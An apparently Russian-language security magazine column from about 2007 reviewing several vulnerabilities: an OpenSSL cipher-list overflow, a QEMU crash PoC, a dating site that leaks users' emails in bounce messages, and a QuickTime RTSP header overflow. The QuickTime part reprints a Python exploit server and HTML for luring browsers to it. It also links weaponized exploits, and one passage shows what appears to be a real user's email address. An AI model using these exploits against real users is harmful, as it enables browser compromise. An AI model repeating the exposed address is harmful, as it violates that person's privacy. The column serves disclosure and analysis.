exploits review
13h выпуск

крис касперски ака мыщъх, a.k.a. nezumi, a.k.a elraton, a.k.a. souriz, no-email

последний месяц собрал богатый урожай критических ошибок самого разного калибра, форм-фактора и типоразмера, поразивших в том числе и Linux с OpenBSD (чего уже давно не случалось!), но, как водятся, самые сочные дыры традиционно созревают в висле и хрюше, которым посвящен нас сегодняшний full disclose, приправленный тройкой более мелких уязвимостей.

OpenSSL – переполнение буфера SSL_Get_Shared_Ciphers

brief: в конце ноября 2007 года на хакерских форумах появились многочисленные сообщения о переполнении буфера в функции SSL_Get_Shared_Ciphers(), входящей в состав популярной библиотеки OpenSSL и затрагивающей практически все операционные системы по OpenBSD включительно. остается только выяснить насколько серьезен вектор атаки? зерно раздора была брошено в почву еще за год до этого, когда Tavis Ormandy и Will Drewry из Google Security Team обнаружили ошибку переполнения в сажевой функции (см. http://www.securityfocus.com/bid/20249), которую разработчики OpenSSL мужественно устранили, выпустив обновленные версии OpenSSL 0.9.7l/0.9.8d и спустя некоторое время о дыре все забыли. все… кроме хакера по имени Moritz Jodeit <moritz@jodeit.org>, обратившего внимание на то, что при определенных обстоятельствах переполнение все-таки происходит, передавая управление shell-коду. что же это за обстоятельства такие?! рассмотрим фрагмент файла ssl/ssl_lib.c:

```
p=buf; sk=s->session->ciphers;
for (i=0; i<sk_SSL_CIPHER_num(sk); i++)
{
        /* Decrement for either the ':' or a '\0' */
        len--; [4]
        c=sk_SSL_CIPHER_value(sk,i);
        for (cp=c->name; *cp; )
        {
                if (len-- <= 0) [1]
                {
                        *p='\0'; [5]
                        return(buf);
                }
        else
                *(p++)= *(cp++); [2]
        }
        *(p++)=':'; [3]
}; p[-1]='\0'; return(buf);
```

Листинг 1 уязвимый фрагмент файла ssl/ssl_lib.c

Древняя уязвимость исправлена строкой [1] (раньше здесь вместо "<=" было "<"), но сильно лучше от этого не стало. почему? а вот! заполним буфер шифруемой строкой с таким расчетом, чтобы len == 1, а cp указывал на конец строки. тогда, в последнем проходе цикла for() переменная len обратится в ноль, записывая последний байт строки в шифробуфер [2], увеличивая указатель на единицу. затем последний байт заполняется символом-разделителем ":", а указатель p уменьшается на единицу для записи терминатора \0. если же шифрование на этом не кончается, мы возвращаемся во внешний цикл, уменьшаем len на единицу еще раз и тут же выполняем проверку на равенство нулю, что в данном случае соответствует истине и терминатор записывается _позади_ буфера, после чего функция возвращает буфер с незавершенным нулем и при попытке применения к нему любых строковых операций произойдет переполнение с возможностью передачи управления на shell-код (подробнее см. http://www.securityfocus.com/bid/25831/);

targets: уязвимы практически все Linux и xBSD системы, включающие в себя библиотеку OpenSSL с версии 0.9.7 по версию 0.9.8e включительно (в этом список попадает и OpenBSD 4.0, и FreeBSD 6.2, и т.д., и т.п.);

exploit: теперь, от теории перейдем к реализации. что мешает нам написать боевой exploit? во-первых, нам необходимо приложение, явным образом вызывающее функцию SSL_Get_Shared_Ciphers() изначально предназначенную для отладочных целей и потому не слишком популярную; во-вторых, поскольку процедура "рукопожатия" (handshake) не вызывает этой функции мы должны найти способ послать специальным образом сконструированные строки как серверу, так и клиенту; в-третьих, мы должны иметь доступ к SSL-приложению как на клиенте так и на сервере, которое обычно запущено с повышенными привилегиями и до которого там просто не добраться. все это, конечно, не исключает возможности атаки в принципе, но делает ее крайне сложной в реализации и потому маловероятной;

solution: производители библиотеки OpenSSL довольно оперативно отреагировали на сообщение об уязвимости, исправив ошибку в версии OpenSSL_0_9_8-stable доступной на CVS и вышедшей 19 октября 2007 года, то есть всего спустя 13 дней после уведомления о дыре. разработчики операционных систем также не остались в стороне и выложили патчи, которые, впрочем, можно не качать, поскольку, особой опасности и нет. спите спокойно!



Рисунок 1 исправленная библиотека OpenSSL на CVS

QEMU — локальный отказ в обслуживании

brief: 30 ноября 2007 года десятилетний (но уже продвинутый) новозеландский хакер по имени TeLeMan обнаружил ошибку в популярном эмуляторе QEMU (http://fabrice.bellard.free.fr/qemu/) распространяемом в исходных текстах на бесплатной основе и портированном на множество различных платформ. дефект реализации буфера трансляции машинных команд (в исходных текстах он обозначен как Translation Block buffer) приводит к возможности переполнения с передачей управления shell-коду или банальному отказу в обслуживании, что хоть и не смертельно, но все же сильно неприятно. подробности на — http://www.securityfocus.com/bid/26666/;

target: в настоящее время уязвимость подтверждена в версии 0.9, про остальные пока ничего не известно, но есть все основания считать, что они так же уязвимы;

explout: демонстрационный proof-of-concept exploit (с романтическим названием "SUN OF A BEACH"), вызывающий отказ в обслуживании, можно скачать по адресу www.securityfocus.com/data/vulnerabilities/exploits/26666-qemu-dos.rar. как мы видим, он представляет собой rar-архив размером 970 байт, распаковав который, мы обнаружим com-файл в 2560 байт. на самом деле, это никакой не com, а самый настоящий exe, причем, если быть предельно корректным, win32-PE. как известно, системный загрузчик не различает расширений и ему все равно. хоть com, хоть exe. ладно, грузим этот PE в дизассемблер и видим, что он упакован UPX'ом. незлобно материмся, берем последнюю версию UPX (бесплатную кстати) и распаковываем файл путем указания ключа "-d" (от decompression) в командной строке. размер exploit'a немедленно увеличивается аж до 1.056.768 байт. хвостом чую — тут что-то не то, но не будем делать поспешных выводов а загрузим файл в дизассемблер:

```
.text:00401010 start   proc near
.text:00401010         paddsb  xmm1, xmm2
.text:00401014         paddsb  xmm1, xmm2
…
.text:00501000         paddsb  xmm1, xmm2
.text:00501004         paddsb  xmm1, xmm2
.text:00501008         push    0                       ; uType
.text:0050100A         mov     eax, offset Caption     ; "passed!"
.text:0050100F         push    eax                     ; lpCaption
.text:00501010         push    eax                     ; lpText
.text:00501011         push    0                       ; hWnd
.text:00501013         call    ds:MessageBoxA
.text:00501019         retn
```

Листинг 2 дизассемблерный фрагмент exploit'a" SUN OF A BEACH"

мы видим _огромное_ (40000h) количество команд "paddsb xmm1, xmm2" (сложение с насыщением знаковых упакованных байтов) за которыми следует вызовов диалогового окна с надписью "passed" – тест пройден. ну, это на "живом" ЦП он пройден, а у эмулятора exploit конкретно рвет крышу и будет рвать до тех пор, пока разработчики его не пофиксят;

solution: решения проблемы в настоящее время не существует и выполняя потенциально опасный код на эмуляторе QEMU мы легко можем превратиться из охотника в жертву;



Рисунок 2 "SUN OF A BEACH" под прицелом IDA Pro

Замок Боли – доступ к пользовательским данным

brief: блуждая по сети в поисках жратвы (то есть в смысле добычи, которая эту жратву и будет готовить), мыщъх натолкнулся на сайт http://paincastle.ru/, содержащий раздел знакомств в довольно типичной для BDSM-сайтов манере: отправить жертве письмо можно только через специальную форму, указав свой e-mail (см. рис. 3). считается, что такой способ надежно страхует от спама и от разных маньяков, которые долбят настолько занудно, что им легче дать, чем послать в /dev/nul. то есть, послать-то их, конечно, можно, но они все равно не уйдут. короче говоря, существует тысяча и одна причина для сокрытия своего почтового адреса от посторонних глаз. но так ли этот механизм надежен и можно ли ему доверять? оказывается, что нет и мыщъх столкнулся с вполне типичной ошибкой, которую встречал уже не раз и даже не два раза, а очень много раз и вот, наконец, решил написать, чтобы: а) пользователи знали, что они далеко не всегда защищены; б) администраторы думали головой и тестировали "движок", продумывая наперед все возможные ситуации.

а ситуации бывают разные, самая типичная из которых — при попытке пересылке содержимого формы конечному адресату, его почтовый сервер "отбивает" письмо назад, поскольку, считает что это спам и сайт-отправитель уже давно занесен в черный список. теоретически, код, обрабатывающий форму, должен уведомить отправителя, что его письмо не дошло до адресата и вообще не судьба, что в данном случае и происходит, только… вместе с уведомлением о невозможности доставки в тело "отбитого" письма включается и сам целевой адрес жертвы, на который ей теперь можно писать без всяких там форм и прочих отчетностей.

один из примеров ответа приведен ниже. сначала идет текст, сгенерированный роботом, затем заголовок письма, "отбитого" почтовым сервером и ниже само теле сообщения, адресованного жертве (здесь оно не показано):

```
Hi. This is the qmail-send program at sys145.3fn.net.
I'm afraid I wasn't able to deliver your message to the following addresses.
This is a permanent error; I've given up. Sorry it didn't work out.

<taska2004@mail.ru>:
```

```
194.67.23.20 failed after I sent the message.
Remote host said: 550 spam message discarded. If you think that the system is
mistaken, please report details to abuse@corp.mail.ru
```

Листинг 3 раскрытие подлинного почтового адреса жертвы (выделено полужирным шрифтом)



Рисунок 3 раскрытие подлинных адресов для общения в обход формы

full disclose
Apple QuickTime: переполнение стека в RTSP-заголовке

brief: 23 ноября 2007 года польский хакер по кличке Krystian Kloskowski (так же известный под кодовым именем "h07") обнаружил дыру в Apple QuickTime Player, а так же всех его plug-in'ах, "цепляющихся" к популярным браузерам и позволяющих реализовать удаленную атаку путем заманивания жертвы на подконтрольный хакеру WEB-сервер, что обычно осуществляется массированной рассылкой email'ов. ошибка заключается в некорректной обработке поля "Content-Type" в RTSP-заголовке и приводит к переполнению буфера с возможностью засылки зловредного shell-кода. парни из исследовательской лаборатории корпорации Symantec протестировали демонстрационный exploit от Krystian'a Kloskowski, "раскрошив" Горячего Лиса, Сафари, IE6/7, чем и подтвердили наличие дыры, но крайне скептически отнеслись к возможности захвата управления, о чем и высказались на своем блоге (http://www.symantec.com/enterprise/security_response/weblog/2007/11/0day_exploit_for_apple_quickti.html). десятки хакеров со всего мира засели за отладчики и компиляторы, доказав, что товарищи из Symantec'a кругом не правы и захват управления возможен не только на XP SP2, но даже на Висле со всеми ее новомодными системами защитами. exploit'ы посыпались как мандарины с перезрелого дерева! а вот и подробности этого прецедента: http://www.securityfocus.com/bid/26549/;



Рисунок 4 парни из Symantec'а крошат Горящего Лиса

targets: уязвимость подтверждена в Apple QuickTime Player версиях 7.2 и 7.3, что затрагивает целый ряд браузеров: IE6/7, Горящего Лиса, Оперу, Сафари и некоторые другие программные продукты, работающие с потоковым видео через QuickTime Player, например, Second Life Viewer от компании Linden Research, Inc. операционные системы: W2K/XP SP0/SP1/SP2/Висла;

exploits: имеется огромное количество exploit'ов: от узконаправленных (атакующих системы строго определенного типа), до универсальных, список которых с краткими комментариями приведен ниже:

- **http://downloads.securityfocus.com/vulnerabilities/exploits/26549.py**:
  - самый первый exploit от Krystian'a Kloskowski, написанный на Питоне, и работающий на XP SP2, вызывая крах браузера, больше никаких действий не производит и к тому же требует дописывания части html-кода для встраивания QuickTime-объекта;
- **http://www.securityfocus.com/data/vulnerabilities/exploits/26549-qt_public.tar.gz**:
  - законченный pack от Yag Kohha (skyhole@gmail.com), включающий в себя все необходимые файлы для атаки на браузер. содержит shell-код, пробивающий XP SP2 на пару с Вислой;
- **http://downloads.securityfocus.com/vulnerabilities/exploits/26549-uni2.py**:
  - боевой exploit, написанный двумя хакерами muts'ом и javaguru1999 специально, чтобы позлить парней из Symantec, считающих, что захват управления невозможен. exploit работает на XP SP2/Висла со всеми браузерами, убивая их путем принудительного завершения процесса (естественно, shell-код может быть переписан);
- **http://downloads.securityfocus.com/vulnerabilities/exploits/26549-uni.py:**
  - первая редакция предыдущего exploit'a — сырая и не вполне уверенно работающая, но все же полезная для ознакомления;

- **http://downloads.securityfocus.com/vulnerabilities/exploits/26549.c**:
  - качественный exploit на си, написанный хакером InTeL'ом. работает на всех системах/браузерах, содержит внятные комментарии и легко модифицируемый shell-код;



Рисунок 5 парад exploit'ов на http://www.milw0rm.com/

solution: на момент публикации статьи никаких заплаток нет и самое умное, что можно сделать — это заблокировать 554 TCP порт на брандмауэре, лишившись возможности просмотра потокового Quick Time контента, но… как говориться, за все в этом мире приходится платить, а за безопасность — тем более. или же просто снести напрочь Quick Time Plug-in, а аудио- и видео- файлы проигрывать, например, на mplayer'e или другом внешнем проигрывателе (впрочем, найти проигрыватель без дыр — весьма абстрактная задачка из области фантастики);



Рисунок 6 реакция Горящего Лиса на попытку атаки при отсутствующем Apple Quick Time Plug-In'e

full disclose:

Чтобы не блуждать во тьме и не насиловать отладчик, скачаем оригинальный exploit Krystian'a Kloskowski и присмотримся к нему повнимательнее (напоминаем, что он лежит по адресу http://www.securityfocus.com/data/vulnerabilities/exploits/26549.py). Большинство вопросов отпадут по ходу, даже без глубокого знания Питона:

```
from socket import *
        header = (
                'RTSP/1.0 200 OK\r\n'
                'CSeq: 1\r\n'
                'Date: 0x00 :P\r\n'
                'Content-Base: rtsp://0.0.0.0/1.mp3/\r\n'
                'Content-Type: %s\r\n' # <-- здесь происходит переполнение
                'Content-Length: %d\r\n'
        '\r\n')

        body = (
                'v=0\r\n'
                'o=- 16689332712 1 IN IP4 0.0.0.0\r\n'
                's=MPEG-1 or 2 Audio, streamed by the PoC Exploit o.O\r\n'
                'i=1.mp3\r\n'
                't=0 0\r\n'
                'a=tool:ciamciaramcia\r\n'
                'a=type:broadcast\r\n'
                'a=control:*\r\n'
                'a=range:npt=0-213.077\r\n'
                'a=x-qt-text-nam:MPEG-1 or 2 Audio, streamed by the PoC Exploit o.O\r\n'
                'a=x-qt-text-inf:1.mp3\r\n'
                'm=audio 0 RTP/AVP 14\r\n'
                'c=IN IP4 0.0.0.0\r\n'
                'a=control:track1\r\n'
```

```
)

tmp = "A" * 995
tmp += "B" * 4096
header %= (tmp, len(body))        #  995 символов 'A' и 4096 символов 'B'
evil = header + body              # конструируем переполненный заголовок

s = socket(AF_INET, SOCK_STREAM)
s.bind(("0.0.0.0", 554))          # цепляемся за TCP порт 554
s.listen(1)
print "[+] Listening on [RTSP] 554"
c, addr = s.accept()
print "[+] Connection accepted from: %s" % (addr[0])
c.recv(1024)
c.send(evil)
raw_input("[+] Done, press enter to quit")
c.close()
s.close()
```

Листинг 4 оригинальный exploit от Krystian'a Kloskowski

Мы видим, что exploit представляет собой потоковый mp3-подобный сервер в миниатюре (точнее его имитацию), генерирующий RTSP-пакеты с "дикими" заголовками, поле Content-Type которых собирается следующим образом: "[A * 995] + [B * 4096]\r\n", то есть содержит 995 символов 'A', за которыми следуют 4096 символов 'B'. Это — чтобы если и переполнять, то наверняка!

ОК, запускам exploit на выполнение и… ничего не происходит?! Правильно!!! Ведь мы только открыли порт и стали его слушать, ожидая подбросить первому встречному пакет-убийцу, но вот что-то никаких встречных на нашей улице не наблюдается и чтобы их заманить, необходимо создать HTML-файл с внедренным потоковым объектом. Огромное количество примеров реализации содержится на http://quicktime.tc.columbia.edu/users/iml/movies/mtest.html. Вот, например, один из них (естественно, адрес quicktime.tc.columbia.edu должен быть заменен нашим локальным адресом или адресом того сервера на котором выложен exploit):

```
<script src="/javascript/AC_QuickTime.js"
        language="JavaScript"type="text/javascript">
</script>
<script language="JavaScript" type="text/javascript">
        QT_WriteOBJECT('rtsp://quicktime.tc.columbia.edu:554//movies/sixties.mov',
        320','256','', 'autoplay', 'false');
</script>
```

Листинг 5 пример внедрения потокового объекта в HTML-код

А вот Yag Kohha в своем exploit'е пошел по другому пути, ключевой фрагмент которого приводится ниже:

```
document.write('<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"
        width="0" height="0" style="border:0px">
        <param name="src" value="./playlist.mov">
        <param name="autoplay" value="true">
        <param name="loop" value="false">
        <param name="controller" value="true"></object>');
```

Листинг 6 внедрение потокового объекта в HTML-код по методу Yag Kohha

Открываем сгенерированный HTML в браузере, кликаем по ссылке на mp3 файл (якобы mp3) и… браузер тут же падает (см. рис. 7), позволяя нам проанализировать содержимое регистров (для этого в системе должен быть предварительно установлен Just-In-Time отладчик, например, OllyDebugger).

